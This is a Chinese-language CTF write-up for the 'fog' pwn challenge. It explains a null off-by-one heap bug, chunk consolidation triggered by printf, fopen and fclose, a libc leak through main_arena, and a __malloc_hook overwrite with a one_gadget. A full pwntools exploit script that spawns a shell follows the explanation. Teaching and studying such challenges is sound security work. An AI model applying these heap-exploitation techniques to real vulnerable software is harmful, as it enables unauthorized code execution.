当前位置:网站首页>星盟-pwn-fog
星盟-pwn-fog
2022-08-11 05:29:00 【Mauricio_Davis】
知识点
- fopen打开文件的时候会申请一个chunk

- printf输出内容过大时也会申请一个chunk
- fclose关闭文件时,会把fopen申请的chunk释放掉
程序分析

- 比较常规的heap题目,拥有增删写与输出

- 这个函数从远端/dev/urandom文件里面读取了两个地址分别用来mmap映射,读取文件里的两个地址之后,将里面的随机数赋值进第二次mmap映射空间
- add()函数,固定malloc申请0x68(104)大小,实际上chunk的size为(0x70),在提示输入内容需要多少时,出现了null off by one漏洞,当我们输入104的时候就会覆盖该chunk空间之外的一个字节
- read_content函数功能就是read(0,ptr,size)
add创建的结构如下存贮在mmap映射里面
struct {


char *ptr;
int size

}

- read_flag函数,打开flag文件,每读出一个值就与之前加载的随机数进行xor运算,相当于加密

- write_flag就是输出加密后的flag并且关闭stream文件
思路
1. 利用null off by one 与unlink泄露libc,改写malloc_hook为one_gadget 2. 获取shell
泄露libc
程序申请的是0x68,实际创建的chunk为0x70,可以写入0x68,那么最后8字节就是下一个chunk的presize位,且因为null off by one下一个chunk的size的低1字节会被覆盖为0,就会产生unlink
- 我们申请完16个chunk,将0-5,8-13的chunk释放掉,之后我们将chunk7的内容输出,进gdb调试该printf会申请一个大小为0x410的chunk,在申请的过程中就会触发malloc_consolidate(),上面释放掉的chunk就会进行合并放入smallbin中

- 接着让程序执行read_flag()函数,上面提到过,fopen会创建一个0x230的chunk,此时malloc会从第二次chunk里面进行切分返回chunk回去

- 我们的目的就是让通过chunk7覆写刚刚fopen申请出来的chunk,然后执行fclose让他与第一个被合并的chunk进行unlink,那么chunk6,chunk7就会处在unsorted bin的里面,但我们又可以读取他们的内容以及改写,只要我们在申请的chunk的时候,计算一下他的位置,让切分后剩余的chunk地址为chunk7的时候,输出chunk7的内容就可以拿到main_arean+offset了,(改写的presize为0x380,null off by one 之后会把将0x230覆盖成0x200,至于多出来的chunk 0x31,是我们在申请chunk的时候事先布置进去的所以会多出来但是不重要看exp就可以知道)

- 执行write_flag里面的fclose函数,0xxxxxxx038会被释放,因为pre_inuse位为0所以会进行unlink与第一个freechunk合并,此时chunk6 7就达到了在unsortedbin内部我们又可以输出和写入的目的
- 接着我们申请8个chunk,自己可以计算,输出chunk7就可以拿到main_arean+offset

- chunk9 chunk6是同一个地址,那么我们释放掉chunk9,然后通过程序的编号写chunk6改写他的fd指针为,malloc_hook-0x23的地址,然后改写malloc_hook为one_gadget,再申请就拿到shell了

后面申请的图不上了
EXP
#!/usr/bin/python2
# -*- coding:utf-8 -*-

from pwn import *
import os
import struct
import random
import time
import sys
import signal

context.arch = 'amd64'
# context.log_level = 'debug'
execve_file = './fog'
# sh = process('./fog')
sh = remote()
libc = ELF()

def add(size, content):
    sh.sendafter(b'Your choice?\n', b'1'.ljust(0xf, b'\0'))
    sh.sendafter(b'What size do you want?\n', str(size).encode().ljust(0xf, b'\0'))
    sh.sendafter(b'Content: \n', content)

def delete(index):
    sh.sendafter(b'Your choice?\n', b'2'.ljust(0xf, b'\0'))
    sh.sendafter(b'Which one do you want to delete?\n', str(index).encode().ljust(0xf, b'\0'))

def edit(index, content):
    sh.sendafter(b'Your choice?\n', b'3'.ljust(0xf, b'\0'))
    sh.sendafter(b'Which one do you want to modify?\n', str(index).encode().ljust(0xf, b'\0'))
    sh.sendafter(b'What do you want to input?\n', content)

def show(index):
    sh.sendafter(b'Your choice?\n', b'4'.ljust(0xf, b'\0'))
    sh.sendafter(b'Which one do you want to see?\n', str(index).encode().ljust(0xf, b'\0'))

def read_flag():
    sh.sendafter(b'Your choice?\n', b'5'.ljust(0xf, b'\0'))

def write_flag():
    sh.sendafter(b'Your choice?\n', b'6'.ljust(0xf, b'\0'))

for i in range(0x10):
    if(i == 12):
        add(0x68, b'\0' * 0x30 + p64(0) + p64(0x31))
        continue
    add(0x68, b'\n')

for i in range(6):
    delete(i)

for i in range(8, 8 + 6):
    delete(i)

show(7)

read_flag()
edit(7, b'a' * 0x60 + p64(0x380))
write_flag()

for i in range(8):
    add(0x60, b'\n')

show(7)

sh.recvuntil(b'Content : ')
result = sh.recvline()[:-1]
main_arena_addr = u64(result.ljust(8, b'\0')) - 88
log.success('main_arena_addr: ' + hex(main_arena_addr))

libc_addr = main_arena_addr - (libc.symbols['__malloc_hook'] + 0x10)
log.success('libc_addr: ' + hex(libc_addr))

delete(9)
edit(6, p64(main_arena_addr - 0x33))

add(0x60, b'\n')

one_gadget = libc_addr + 0x3f42a
add(0x60, b'z' * 0x13 + p64(one_gadget))
sh.sendafter(b'Your choice?\n', b'1'.ljust(0xf, b'\0'))

sh.interactive()
- 想要题目的师傅们可以加入星盟安全团队喔,这里主要是放在分享给星盟师傅们参考的,当然大家主要也是学习思路啦
边栏推荐
猜你喜欢



随机推荐
Promise.race learning (judging the fastest execution of multiple promise objects)
Event Preview | On April 23, a number of wonderful sharing sessions of OpenMLDB will come, which will live up to the good time of the weekend
微信小程序启动页的实现
three.js基础学习
Byte (byte) and bit (bit)
JS小技巧,让你编码效率杠杠的,快乐摸鱼
127.0.0.1 已拒绝连接
Day 67
The third phase of the contributor task is wonderful
JS case exercise (classic case of teacher pink)
Vscode remote connection server terminal zsh+Oh-my-zsh + Powerlevel10 + Autosuggestions + Autojump + Syntax-highlighting
端口的作用
Day 85
批量快速修改代码的正则表达式替换
Thesis unscramble TransFG: A Transformer Architecture for Fine - grained Recognition
js 学习进阶(事件高级 pink老师教学笔记)
mongoose连接mongodb不错,显示encoding没有定义
Here is a memorial
gerrit configure SSH Key and account, email information
哥德巴赫猜想与整数环